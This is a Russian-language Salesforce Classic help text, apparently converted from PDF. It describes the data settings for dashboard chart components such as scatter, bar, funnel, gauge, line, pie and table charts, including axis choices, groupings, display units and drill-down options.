Чтобы добавить данные сведения в диаграмму, установите флажок «Показать метки», «Показать значения» или «Показать сегмент (в %)».

Точечные диаграммы

Рекомендуем использовать точечную диаграмму при наличии одной или двух групп данных отчета и полей резюмирования, чтобы просмотреть важную информацию.




Например, чтобы просмотреть корреляцию между продолжительностью этапа и количеством действий для возможностей, сгруппируйте данные отчета по параметру «Имя возможности» и составьте точечную диаграмму по группировке. Затем выберите значения «Количество записей» в поле «Ось X» и «Продолжительность этапа» в поле «Ось Y». Каждой возможности будет соответствовать отдельная точка диаграммы. Диаграмма позволяет быстро определять короткую продолжительность этапа для возможностей с большим количеством действий.

Точечная диаграмма отображает данные, сгруппированные по итоговым значениям, поэтому отчет должен содержать как минимум одну группировку. Выберите формат отчета, поддерживающий группировки (например, сводный, матричный или составной). Кроме того, отчет должен содержать как минимум одно итоговое поле для отображения данных на осях диаграммы. В противном случае оси диаграммы будут отображать количество записей. Точечные диаграммы автоматически отображают данные исходного отчета или данные для группировок и полей резюмирования, выбранные пользователем вручную.

Наличие полей	**Автоматическое отображение на оси X**	**Автоматическое отображение на оси Y**
Поля резюмирования отсутствуют	Количество записей.	Количество записей.

Как минимум одно поле резюмирования	Первое поле резюмирования.	• Количество записей или второе поле резюмирования в диаграммах отчета. • Первое поле резюмирования в диаграммах панели мониторинга даже при наличии нескольких полей резюмирования в исходном отчете. При необходимости вручную измените поле резюмирования, которое должно отображаться на оси.

Ниже приведен пример отчета по закрытым реализованным возможностям, сгруппированным по организации и ответственному за возможность. Точечная диаграмма позволяет просматривать возможность использования организаций с более высоким годовым доходом.



Ниже перечислены ключевые поля, используемые при составлении данной диаграммы.

1. **«Составить по»**: данное поле автоматически выбирает первую группировку отчета. Чтобы просмотреть реализованные возможности по значению «Имя организации», рекомендуем вручную выбрать вторую группировку.
2. **«Ось X»**: данное поле отображает количество записей при отсутствии итоговых полей или автоматически выбирает первое поле резюмирования. Использование поля резюмирования является более эффективным, поэтому диаграмма отображает значение «Реализованная стоимость : сумма».
3. **«Ось Y»**: данное поле отображает поле резюмирования, выбранное вручную («Средний годовой доход»).
4. **«Группировать по»**: по умолчанию данное поле не содержит значения. Отчет содержит другую группировку, поэтому диаграмма группирует данные повторно по значению «Ответственный за возможность», выбранному вручную. Данная группировка отображается в диаграмме цветными точками и условными обозначениями.

Ниже перечислены ограничения, распространяющиеся на точечные диаграммы, используемые в панелях мониторинга.

- Табличные отчеты не отображаются.
- Сортировка по меткам или значениям не поддерживается.
- Изменение способа отображения единиц доступно только на оси Y.
- Ручное определение диапазона доступно только на оси Y.

СМ. ТАКЖЕ:

Типы диаграмм

Изменение компонента панели мониторинга

Параметры данных для компонентов точечной диаграммы панели мониторинга

Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Параметры данных для компонентов точечной диаграммы панели мониторинга

Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Параметры данных для компонентов диаграммы панели мониторинга

Выберите данные, которые должны отображаться в диаграмме отчета или панели мониторинга. Диаграмма автоматически выбирает группировки и итоговые значения отчета. При необходимости переопределите некоторые выбранные значения.

1. Точечные диаграммы

   Рекомендуем использовать точечную диаграмму при наличии одной или двух групп данных отчета и полей резюмирования, чтобы просмотреть важную информацию.
2. Параметры данных для компонентов горизонтальной или вертикальной диаграммы панели мониторинга

   Горизонтальные и вертикальные диаграммы позволяют сравнивать значения одной или нескольких группировок отчета. Вкладка «Данные компонента» позволяет выбирать группировки и поля резюмирования, которые должны отображаться в горизонтальной или вертикальной диаграмме.
3. Параметры данных для компонентов конической диаграммы панели мониторинга

   Конические диаграммы поддерживают отображение потока возможностей на этапах.
4. Параметры данных для компонентов точечной диаграммы панели мониторинга

   Точечные диаграммы предназначены для отображения одной или двух групп данных отчета и полей резюмирования. Чтобы настроить параметры данных для точечной диаграммы, воспользуйтесь вкладкой **«Данные компонента»** в редакторе компонентов панели мониторинга.

5. Параметры данных для компонентов шкалы панели мониторинга
   Шкала позволяет определить степень удаленности от поставленной цели. Она отображает отдельные значения (например, закрытые сделки).
6. Параметры данных для компонентов линейной диаграммы панели мониторинга
   Линейные диаграммы поддерживают динамическое отображение данных.
7. Параметры данных для компонентов показателя панели мониторинга
   Параметры, доступные на вкладке «Данные компонента», определяют способы извлечения и управления отображаемыми данными, используемые компонентами показателя панели мониторинга.
8. Параметры данных для компонентов секторной или круговой диаграммы панели мониторинга
   Секторная или круговая диаграмма поддерживает отображение относительных долей разного размера. Вкладка «Данные компонента» позволяет выбирать значения, используемые секторной или круговой диаграммой для сравнения.
9. Параметры данных для компонентов таблицы панели мониторинга
   Компонент таблицы отображает столбцы данных из настраиваемого отчета, доступного на панели мониторинга. Параметры, доступные на вкладке «Данные компонента», определяют способы извлечения и управления отображаемыми данными, используемые компонентами таблицы.

Точечные диаграммы
Рекомендуем использовать точечную диаграмму при наличии одной или двух групп данных отчета и полей резюмирования, чтобы просмотреть важную информацию.




Например, чтобы просмотреть корреляцию между продолжительностью этапа и количеством действий для возможностей, сгруппируйте данные отчета по параметру «Имя возможности» и составьте точечную диаграмму по группировке. Затем выберите значения «Количество записей» в поле «Ось X» и «Продолжительность этапа» в поле «Ось Y». Каждой возможности будет соответствовать отдельная точка диаграммы. Диаграмма позволяет быстро определять короткую продолжительность этапа для возможностей с большим количеством действий.

Точечная диаграмма отображает данные, сгруппированные по итоговым значениям, поэтому отчет должен содержать как минимум одну группировку. Выберите формат отчета, поддерживающий группировки (например, сводный, матричный или составной). Кроме того, отчет должен содержать как минимум одно итоговое поле для отображения данных на осях диаграммы. В противном случае оси диаграммы будут отображать количество записей. Точечные диаграммы автоматически отображают данные исходного отчета или данные для группировок и полей резюмирования, выбранные пользователем вручную.

Наличие полей	**Автоматическое отображение на оси X**	**Автоматическое отображение на оси Y**
Поля резюмирования отсутствуют	Количество записей.	Количество записей.
Как минимум одно поле резюмирования	Первое поле резюмирования.	• Количество записей или второе поле резюмирования в диаграммах отчета. • Первое поле резюмирования в диаграммах панели мониторинга даже при наличии нескольких полей резюмирования в исходном отчете. При необходимости

вручную измените поле резюмирования, которое должно отображаться на оси.

Ниже приведен пример отчета по закрытым реализованным возможностям, сгруппированным по организации и ответственному за возможность. Точечная диаграмма позволяет просматривать возможность использования организаций с более высоким годовым доходом.



Ниже перечислены ключевые поля, используемые при составлении данной диаграммы.

1. **«Составить по»**: данное поле автоматически выбирает первую группировку отчета. Чтобы просмотреть реализованные возможности по значению «Имя организации», рекомендуем вручную выбрать вторую группировку.
2. **«Ось X»**: данное поле отображает количество записей при отсутствии итоговых полей или автоматически выбирает первое поле резюмирования. Использование поля резюмирования является более эффективным, поэтому диаграмма отображает значение «Реализованная стоимость: сумма».
3. **«Ось Y»**: данное поле отображает поле резюмирования, выбранное вручную («Средний годовой доход»).

4. **«Группировать по»**: по умолчанию данное поле не содержит значения. Отчет содержит другую группировку, поэтому диаграмма группирует данные повторно по значению «Ответственный за возможность», выбранному вручную. Данная группировка отображается в диаграмме цветными точками и условными обозначениями.

Ниже перечислены ограничения, распространяющиеся на точечные диаграммы, используемые в панелях мониторинга.

- Табличные отчеты не отображаются.
- Сортировка по меткам или значениям не поддерживается.
- Изменение способа отображения единиц доступно только на оси Y.
- Ручное определение диапазона доступно только на оси Y.

СМ. ТАКЖЕ:

Типы диаграмм

Изменение компонента панели мониторинга

Параметры данных для компонентов точечной диаграммы панели мониторинга

Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Параметры данных для компонентов точечной диаграммы панели мониторинга

Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Параметры данных для компонентов горизонтальной или вертикальной диаграммы панели мониторинга

Горизонтальные и вертикальные диаграммы позволяют сравнивать значения одной или нескольких группировок отчета. Вкладка «Данные компонента» позволяет выбирать группировки и поля резюмирования, которые должны отображаться в горизонтальной или вертикальной диаграмме.

Выберите значения для отображения на осях диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены количеством записей, полями резюмирования или группировками, заданными в отчете. Например, чтобы просмотреть стоимость на каждом этапе продаж в отчете, выберите значения «Стоимость: сумма» в поле «Ось X» и «Этап» в поле «Ось Y». Диаграмма отображает один столбец для каждого этапа, длина которого пропорциональна общей стоимости возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Ось X	Выберите значения для отображения на горизонтальной оси горизонтальной, вертикальной, точечной или линейной диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены полями резюмирования или группировками. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. Если ось X соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси Y и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.

Параметр	Описание
Ось Y	Выберите значения для отображения на вертикальной оси горизонтальной, вертикальной, точечной или линейной диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены полями резюмирования или группировками. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. Если ось Y соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси X и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.
Группировать по	Выберите способ группирования данных на диаграмме. Данный параметр доступен только при использовании основного отчета, содержащего несколько группировок. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*.
Комбинированная диаграмма	Чтобы добавить дополнительные значения в диаграмму, установите данный флажок. Выбранный тип диаграммы должен поддерживать возможность использования комбинированных диаграмм.
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов горизонтальной диаграммы панели мониторинга

Параметры данных для компонентов конической диаграммы панели мониторинга
Конические диаграммы поддерживают отображение потока возможностей на этапах.

Выберите значения для отображения на осях диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены количеством записей, полями резюмирования или группировками, заданными в отчете.

Параметр	Описание
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.
Значения	Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы, шкалы или показателя. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. При использовании шкал или показателей значение «Авто» отображает значение первого поля резюмирования.
Сегменты	Выберите данные для отображения в качестве сегментов конической диаграммы. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов конической диаграммы панели мониторинга

Параметры данных для компонентов точечной диаграммы панели мониторинга

Точечные диаграммы предназначены для отображения одной или двух групп данных отчета и полей резюмирования. Чтобы настроить параметры данных для точечной диаграммы, воспользуйтесь вкладкой **«Данные компонента»** в редакторе компонентов панели мониторинга.

Группировка и масштабирование позволяют пользователям быстро разобраться в отображаемых данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Составить по	Выберите группировку для отображения в диаграмме. Чтобы использовать первую группировку или данные диаграммы исходного отчета, выберите значение «Авто».
Ось X	Выберите значения для отображения на горизонтальной оси.
Ось Y	Выберите значения для отображения на вертикальной оси горизонтальной, вертикальной, точечной или линейной диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены полями резюмирования или группировками. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. Если ось Y соответствует настраиваемой формуле резюмирования, для параметра

Параметр	Описание
	«Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси X и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.
Группировать по	Выберите способ группирования данных на диаграмме. Данный параметр доступен только при использовании основного отчета, содержащего несколько группировок. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*.
Единицы отображения	Измените единицы измерения для значений, отображаемых на оси Y.
Детализировать	Выберите область перехода пользователей при нажатии диаграммы. Доступные значения: «Исходный отчет», «Отфильтрованный исходный отчет», «Страница сведений о записи» и «URL-адрес». Если диаграмма содержит более 200 значений, отфильтрованный отчет и страница сведений о записи не поддерживаются.

СМ. ТАКЖЕ:

- Точечные диаграммы
- Изменение компонента панели мониторинга
- Параметры форматирования для компонентов точечной диаграммы панели мониторинга

Параметры данных для компонентов шкалы панели мониторинга

Шкала позволяет определить степень удаленности от поставленной цели. Она отображает отдельные значения (например, закрытые сделки).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Значения	Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы, шкалы или показателя. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. При использовании шкал или показателей значение «Авто» отображает значение первого поля резюмирования.
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:»

Параметр	Описание
	или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов шкалы панели мониторинга

Параметры данных для компонентов линейной диаграммы панели мониторинга
Линейные диаграммы поддерживают динамическое отображение данных.

Например, чтобы просмотреть количество интересов, создаваемых ежемесячно, выберите значения «Количество записей» в поле «Ось Y» и «Месяц создания» в поле «Ось X». Диаграмма отображает линию, связывающую общие количества записей для каждого месяца.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Ось Y	Выберите значения для отображения на вертикальной оси горизонтальной, вертикальной, точечной или линейной диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены полями резюмирования или группировками. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. Если ось Y соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси X и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.
Ось X	Выберите значения для отображения на горизонтальной оси горизонтальной, вертикальной, точечной или линейной диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены полями резюмирования или группировками. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. Если ось X соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой

Параметр	Описание
	другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси Y и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.
Группировать по	Выберите способ группирования данных на диаграмме. Данный параметр доступен только при использовании основного отчета, содержащего несколько группировок. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*.
Комбинированная диаграмма	Чтобы добавить дополнительные значения в диаграмму, установите данный флажок. Выбранный тип диаграммы должен поддерживать возможность использования комбинированных диаграмм.
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов линейной диаграммы панели мониторинга

Параметры данных для компонентов показателя панели мониторинга

Параметры, доступные на вкладке «Данные компонента», определяют способы извлечения и управления отображаемыми данными, используемые компонентами показателя панели мониторинга.

Параметр	Описание
Значения	Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы, шкалы или показателя. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. При использовании шкал или показателей значение «Авто» отображает значение первого поля резюмирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

[Параметры форматирования для компонентов показателя панели мониторинга]

Параметры данных для компонентов секторной или круговой диаграммы панели мониторинга

Секторная или круговая диаграмма поддерживает отображение относительных долей разного размера. Вкладка «Данные компонента» позволяет выбирать значения, используемые секторной или круговой диаграммой для сравнения.

Рекомендуем использовать секторную диаграмму при наличии нескольких группировок, чтобы просмотреть пропорциональное соотношение между отдельными и итоговыми значениями каждой группировки.

Например, чтобы просмотреть распределение очереди обращений по статусу обращения, выберите значения «Количество записей» в поле «Значения» и «Статус» в поле «Сектора». Диаграмма отображается в виде круга, состоящего из секторов, каждый из которых соответствует обращению в статусе обращения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Значения	Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы, шкалы или показателя. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой. При использовании шкал или показателей значение «Авто» отображает значение первого поля резюмирования.
Сектора	Выберите данные для отображения в качестве сегментов секторной или круговой диаграммы. Чтобы использовать вторую группировку или поле резюмирования, заданное в диаграмме исходного отчета, выберите значение *«Авто»*. Если исходный отчет содержит диаграмму, то значение «Авто» выбирает значения, используемые диаграммой.
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется

Параметр	Описание
	только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
Детализировать	Выберите область для перехода пользователей при нажатии компонента панели мониторинга: полный исходный отчет для компонента панели мониторинга; исходный отчет, отфильтрованный по выбранной группе, значению оси X или условному обозначению; страница сведений об элементе диаграммы или таблицы, значении оси или условном обозначении; указанный URL-адрес. (URL-адреса, начинающиеся с «mailto:» или «javascript:», не могут использоваться.) При просмотре диаграмм панели мониторинга, содержащих более 200 значений, детализация до отфильтрованного исходного отчета и страницы сведений о записи не поддерживается.

СМ. ТАКЖЕ:

Параметры форматирования для компонентов секторной или круговой диаграммы панели мониторинга

Параметры данных для компонентов таблицы панели мониторинга

Компонент таблицы отображает столбцы данных из настраиваемого отчета, доступного на панели мониторинга. Параметры, доступные на вкладке «Данные компонента», определяют способы извлечения и управления отображаемыми данными, используемые компонентами таблицы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Единицы отображения	Выберите шкалу для отображения значений диаграммы. При использовании компонентов таблицы данный параметр применяется только к первому столбцу. Чтобы разрешить системе Salesforce самостоятельно определять единицы отображения, выберите значение «Авто».
